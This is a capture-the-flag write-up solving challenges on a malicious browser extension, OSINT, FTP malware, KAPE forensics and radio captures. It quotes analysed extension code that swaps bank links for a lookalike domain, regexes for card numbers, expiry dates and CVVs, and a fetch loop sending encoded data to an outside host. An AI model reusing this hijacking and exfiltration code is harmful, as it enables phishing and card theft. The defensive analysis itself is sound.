Entropy
Recipe
From Base64
Alphabet
A-Za-z ...
Remove non-alphabet chars
Strict mode
Input
ZmxhZ3toeXAzcjN4dDNuZDNkfQ==
Output
flag{hyp3r3xt3nd3d}

Extend Your Stay -2




In this challenge, we are tasked with finding a hidden URL within the extension. Upon examining the .js file, I noticed several lines of obfuscated JavaScript. I used online JavaScript deobfuscation tools to uncover a Base64-encoded string. After decoding it using CyberChef, the resulting flag is: https://www.wellsfargo.com.

```
var rodents = document.getElementsByTagName('a');
for (var i = 0x0; i < rodents[_0x4808c5(0xbd)]; i++) {
  if (rodents[i][_0x4808c5(0xc1)][_0x4808c5(0xbf)](atob('aHR0cHM6Ly93d3cud2VsbHNmYXJnby5jb20v'))) {
    rodents[i][_0x4808c5(0xc1)] = atob('aHR0cHM6Ly93d3cuZmVsbHN3YXJnby5jb20v');
  }
}
```

Output

```
https://www.wellsfargo.com/
```


Extend Your Stay -3



In this challenge, our task is to locate a credit card number within the extension. After unzipping the extension and inspecting the JavaScript file, I found a regular expression (regex) that matches a 16-digit number. The first digit is 5, and the second digit falls between 1 and 5, which indicates the card belongs to the Mastercard range. Another regex pattern matches the expiration date in the format MM/YY, and a third regex identifies the CVV (Card Verification Value). The flag for this challenge is: Mastercard.

```
const birdIdentifier1 = /5[1-5]\d{14}/;
const birdIdentifier2 = /\d{2}\/\d{2}/;
const birdIdentifier3 = /\d{3}/;
```

Extend Your Stay -4




In this challenge, we are tasked with finding the URL to which the extension sends stolen data. Upon inspecting the JavaScript file, I discovered a function using the fetch method. In JavaScript, fetch is used to initiate an HTTP connection. This particular function relies on a variable named birdserver, which is defined earlier in the code. The function iterates through a long array of bird names, extracting the first letter from each name within the index range of 776 to 808. These letters form a Base64-encoded string, which, when decoded, reveals the URL. Flag: http://www.b1rds.info/

```
birdreserve = "";
for (var i = 0; i < 32; i++) {
    birdreserve = birdreserve.concat(BIRDS[776+i][0]);
}
for (var i = 0; i < birdlist.length; i++){
    var ilovebirds = btoa(birdlist[i][0], birdlist[i][1], birdli
    fetch(atob(birdreserve).concat(ilovebirds))
}
```

const BIRDS: string[]

```
781     "aBuff-necked Ibis",
782     "HEurasian Spoonbill",
783     "RRoseate Spoonbill",
784     "0California Condor",
785     "cKing Vulture",
786     "DBlack Vulture",
787     "oTurkey Vulture",
788     "vLesser Yellow-headed Vulture"
789     "LOsprey",
790     "3Pearl Kite",
791     "dWhite-tailed Kite",
792     "3Hook-billed Kite",
793     "dCuban Kite",
794     "yGray-headed Kite",
795     "5Swallow-tailed Kite",
796     "iCrested Eagle",
797     "MHarpy Eagle",
798     "XGolden Eagle",
799     "JBlack Hawk-Eagle",
800     "kBlack-and-white Hawk-Eagle",
801     "cOrnate Hawk-Eagle",
802     "yDouble-toothed Kite",
803     "5Tiny Hawk",
804     "pNorthern Harrier",
805     "bLong-winged Harrier",
806     "mWestern Marsh Harrier",
807     "ZGray-bellied Hawk",
808     "vChinese Sparrowhawk",
809     "LSharp-shinned Hawk",
810     "wCooper's Hawk",
811     "=Gundlach's Hawk",
812     "=Bicolored Hawk",
813     " Eurasian Goshawk",
814     " American Goshawk",
```



Mission: Inconceivable – 1

Challenge | 2 Solves

Mission: Inconceivable - 1

200

Virbank Medical has been hit with a ransomware attack. At least, that's how it seems on the surface. The hackers are not demanding payment; instead, they seem to be toying with the hospital staff. So far, the only communication from the hackers has been in the form of an email containing a photo of an odd ransom note. In that photo, the attackers may have revealed more information than they intended.

What is the name of the city or town the hackers appear to be in?

Flag format: City or town name. Example: ***Chicago***

ransom_note.jpg

0/5 attempts

Flag


Submit

This OSINT challenge requires identifying the city where the hackers are located. Upon analyzing the image, I noticed the presence of an Intelligent Mail Barcode on the envelope. This type of barcode uses four different types of bars for encoding information:

- Full bar
- Ascender
- Descender
- Tracker

Using the following website, the barcode can be decoded online: [USPS IMB Decoder]

By decoding the barcode, the postal code revealed points to the city of Wamsutter.



https://www.quine.org/09-bob

Please enter your barcode below, using the following characters:
A = Ascending bar, **D** = Descending bar, **F** = Full bar, **T** = Track (small) bar

DAFFFDDFTTFATDTDFFDTDAFADAATFATDTADTAFFDDTDTTADFDTTFDDAFAFFAFTATT


Zip: 82336 -
Delivery Point:
Barcode ID: 00
Service Type: 270
Mailer ID: 776805
Serial Number: 478381353
Encode

82336


Postal code in Wyoming

Cities: Wamsutter, Wyoming, United States, Red Desert, Wyoming, United States

Mission: Inconceivable – 2



WiGLE (Wireless Geographic Logging Engine) is a platform used to collect and map information about wireless hotspots worldwide. It uses a simple, modified comma-separated value (CSV) format to log wireless network observations. In this challenge, we are provided with a Wigle_data.csv file, and the goal is to identify the SSID and MAC address associated with the hacker. The hint provided is "taco." By searching for "taco" in the file, I find the SSID named "Bringmetacosplease," which has the corresponding MAC address: 8A:9C:67:46:08.



Follow The Charts – 1

Challenge | 9 Solves

Follow the Charts - 1

100

Virbank employees have been installing various unauthorized 3rd party software on hospital computers. Recently one of the employees set up an FTP server on one of the hospital servers and started hosting video game and video game related software for other employees to download.

When Virbank IT staff was informed of this, they shut down the FTP server and have started to triage and remove the unauthorized 3rd party software as it proved a major security risk to the hospital. They would like your assistance with downloading and analyzing a mysterious executable that was hosted on and downloaded from this FTP server.

Their first request is to download the `SoftwareUpdate` executable that was sent over FTP. The packet capture containing the FTP transfer has been pushed into Driftveil's Malcolm server. Information about the FTP download can be found within Malcolm's `FTP Dashboard` and Malcolm's extracted files are hosted at https://malcolm.cisaicsctf.com/extracted-files/preserved. These extracted files are downloaded as ZIP files and can be extracted using password `infected`.

What is the MD5 hash of the SoftwareUpdate executable that was downloaded via FTP?

Flag format: MD5 hash of the SoftwareUpdate executable. Example: ***ddb2a27adb531ea0efd055afce48b0d4***

Note: see `CTF Introduction` challenge for Malcolm connection information

0/10 attempts


Flag | Submit

An FTP server was recently set up on one of the hospital's servers, primarily used for hosting video games and related content. The suspected executable is stored in Malcolm. In this challenge, we are tasked with searching for any FTP data within Malcolm and obtaining the hash value of the executable. There are FTP data in Malcolm in a .zip format. After downloading and extracting the contents, we computed the MD5 hash, which is: Flag: 24c63120e35bf29b47403df5378679fa

Download (AE-2 zipped)	Type	Size	Source	IDs	Timestamp
↑	Directory				
.gitignore	text/plain	15.0B			
FTP_DATA-FBk5SF2XRhk...	text/plain	191.0B	FTP_DATA	C8Jiyh2i8N4g4cNCz4 FBk5SF2XRhkVXVsQog	2024-06-20 14:07:21
FTP_DATA-FqTYWA3QnA8...	application/x-pie-executable	20.9KiB	FTP_DATA	ClerFB1B0T2Cfoj1Tf FqTYWA3QnA8Uw4qUKe	2024-06-20 14:07:14

```
└─# md5sum ./FTP_DATA-FqTYWA3QnA8Uw4qUKe-ClerFB1B0T2Cfoj1Tf-20240620140714.lib
24c63120e35bf29b47403df5378679fa  ./FTP_DATA-FqTYWA3QnA8Uw4qUKe-ClerFB1B0T2Cfoj1Tf-20240620140714.lib
```

Follow The Charts – 2



Follow the Charts - 2

100

Virbank IT staff have determined one of their employees was using the executable you were able to extract from the previous challenge to quickly pull updates for one of the games they were playing. They would like you to take a closer look at this executable to determine where it was pulling updates from and analyze what these updates contain to check if they are malicious.

What is the flag found within the update package?

Flag format: Traditional CTF flag format. Example: ***flag{th1s_1s_n0t_th3_fl@g}***

Note: Virbank IT staff have been unable to find evidence of this update package in their network traffic so they would like you to focus your attention on reverse engineering the executable itself.

The Virbank IT staff determined that employees were using the executable. In this challenge, we are tasked with identifying the source from which it pulls updates.

By using the command chmod +x filename, where filename is the name of the file you want to make executable, we enable users to run the file as a program or script. Upon executing the file, we discovered that it retrieves certain files from Dropbox and subsequently extracts them.

After downloading the file, we found a flag.txt file containing the flag.

```
flag{H1t_m3_w17H_y0Ur_b3S7_5Ho7}
```

Driftveil

Challenge | 45 Solves

Driftveil Introduction

50

Driftveil City is a small city on the coast and has been experiencing issues with various ICS protocols used within their city infrastructure.

Driftveil's security operations center (SOC) has prioritized the following issues to be addressed as soon as possible:

- **Learning to DRIFT:** parsing and extracting PLC data from Driftveil's custom ICS protocol
- **Fewer Wires More Problems:** analyzing and extracting data from radio frequency (RF) captures
- **Register the Dots:** analyzing KAPE capture to find malicious activity on a Windows computer

Enter **city infrastructure** as the flag to begin these challenges


Flag format: flag is city infrastructure. Example: ***city infrastructure***

0/10 attempts

Flag

Submit

Register the Dots -1



During a network audit, Benji detected unusual network activity originating from her workstation and decided to use KAPE (Kroll Artifact Parser and Extractor) to investigate. Developed by Eric Zimmerman, KAPE is a powerful forensic tool designed to quickly collect and process key forensic artifacts from Windows systems. It streamlines the analysis process by focusing on the most relevant areas of the system, making it ideal for investigations.

In this challenge, our task is to analyze the KAPE results and identify the malicious process responsible for the suspicious network traffic. I began by inspecting the Recycle Bin and then examined scheduled tasks. The presence of FileZilla raised suspicion. Proceeding further, I discovered a binary named "ditto.exe" located in the C:\Users\Benji\AppData\Local\Temp directory. Flag: ditto.exe

Register the Dots -2A

Register the Dots - 2A


100

Using the `C:\Users\Benji\AppData\Local\Temp\ditto.exe` executable you found in `Register the Dots - 1`, Benji would like your assistance finding the password was used in this suspicious network connection.


What is the password that is sent by the ditto.exe application?

Flag format: password. Example: ***p@ssword123***

The previously find the ditto.exe is referencing %appdata%\FileZilla\SiteManager.xml. Upon opening the SiteManager.xml file, I found a Base64-encoded string, which I decoded using CyberChef. Flag: easy2w3ar



```
<?xml version="1.0" encoding="UTF-8"?>
<FileZilla3 version="3.53.0" platform="windows">
    <Servers>
        <Server>
            <Host>165.227.251.182</Host>
            <Port>21</Port>
            <Protocol>0</Protocol>
            <Type>0</Type>
            <User>lass</User>
            <Pass encoding="base64">ZWFzeTJXM2Fy</Pass>
            <Logontype>1</Logontype>
            <PasvMode>MODE_DEFAULT</PasvMode>
            <EncodingType>Auto</EncodingType>
            <BypassProxy>0</BypassProxy>
            <Name>New site</Name>
            <SyncBrowsing>0</SyncBrowsing>
            <DirectoryComparison>0</DirectoryComparison>
        </Server>
    </Servers>
</FileZilla3>
```


Recipe
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
Strict mode
Input
ZWFzeTJXM2Fy
abc 12
1
Output
easy2W3ar

Register the Dots -2B

By examining the SiteManager.xml file, the IP address that ditto.exe attempts to connect to is revealed. The file clearly shows the malicious process trying to establish a connection with the IP address: 165.227.251.182. Flag: 165.227.251.182

```
<?xml version="1.0" encoding="UTF-8"?>
<FileZilla3 version="3.53.0" platform="windows">
    <Servers>
        <Server>
            <Host>165.227.251.182</Host>
            <Port>21</Port>
            <Protocol>0</Protocol>
            <Type>0</Type>
            <User>lass</User>
            <Pass encoding="base64">ZWFzeTJXM2Fy</Pass>
            <Logontype>1</Logontype>
            <PasvMode>MODE_DEFAULT</PasvMode>
            <EncodingType>Auto</EncodingType>
            <BypassProxy>0</BypassProxy>
            <Name>New site</Name>
            <SyncBrowsing>0</SyncBrowsing>
            <DirectoryComparison>0</DirectoryComparison>
        </Server>
    </Servers>
</FileZilla3>
```

Fewer Wires, More Problems -1

Challenge | 1 Solves

Fewer Wires, More Problems - 1

200

Like any city, Driftveil relies on numerous wireless technologies to keep the city running, including WiFi, push-to-talk radios, telemetry data systems, and more. Lately, one particular wireless service has been having significant reliability issues. It seems that somebody is jamming the channel! To further investigate the signal, a capture was taken using a software defined radio (SDR) and the Gqrx utility.

Can you replay the attached capture, `spectrum_capture.raw.gz`, in Gqrx and identify the flag in the jamming signal?

Flag format: Traditional CTF flag format. Example: ***flag{th1s_1s_n0t_th3_fl@g}***


spectrum_capture.raw.gz

0/10 attempts

Flag

Submit

Opening the file in GQRX and adjusting the setting leads to:



Fewer Wires, More Problems -2

Fewer Wires, More Problems - 2

200


Driftveil's favorite local FM radio station KDRF (slogan: "You'll like our music or you'll Drift on down the dial") may have suffered a peculiar attack. Billy at the gas station (you know the place) claims that every night at precisely 2:12 AM, the music cuts out for a few seconds. He has complained about it enough that somebody finally decided to prove him wrong. They set up an automated SDR capture for around that time, with the capture frequency set to 109399950 and the sample rate set to 1800000. In the morning, it seems that something weird did indeed happen.

In `kdrf_capture.raw.gz`, what flag did the radio station send in the metadata?

Flag format: Traditional CTF flag format. Example: ***flag{th1s_1s_n0t_th3_fl@g}***

kdrf_capture.raw.gz

Adjusting the setting in GQRX, leades to the flag.



Register the Dots - Conclusion

5

Benji is very grateful for your help analyzing this sample and she has removed the executable from her system. Using the password and IP address you found, she was able to notify Driftveil SOC to look out for those network connections in case other computers were compromised.

Please let us know what you thought of the `Register the Dots` challenges by sharing your feedback for these challenges as the flag.

Security Foundation

Challenge | 112 Solves

ICS & Security Basics - Introduction

50

